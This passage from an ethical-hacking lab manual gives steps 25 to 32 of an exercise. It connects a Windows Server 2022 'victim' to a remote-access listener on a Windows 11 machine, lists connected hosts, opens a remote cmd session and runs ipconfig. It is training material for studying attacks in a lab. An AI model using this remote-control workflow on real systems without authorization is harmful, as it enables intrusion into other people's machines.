


25. A command window appears, press any key to connect to the listener in **Windows 11** machine.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

26. We can see that the tool is connected to the listener in **Windows 11** machine.




27. Switch to **Windows 11** virtual machine, and maximize the jonin listener.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

28. In the command prompt window type **list** and press **Enter**, the tool will list all the connected devices.




29. We can see that the **Windows Server 2022** is connected remotely from **Windows 11** machine with **index value 1**.

30. In the command prompt window type **connect 1** and press **Enter**, to connect to the **Server22**.




31. To get cmd session, type **change** and press **Enter**, in the **Enter Type** field type **cmd** and press **Enter**.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

32. Type **ipconfig** in the cmd session and press **Enter**, to get IP details of the victim machine.



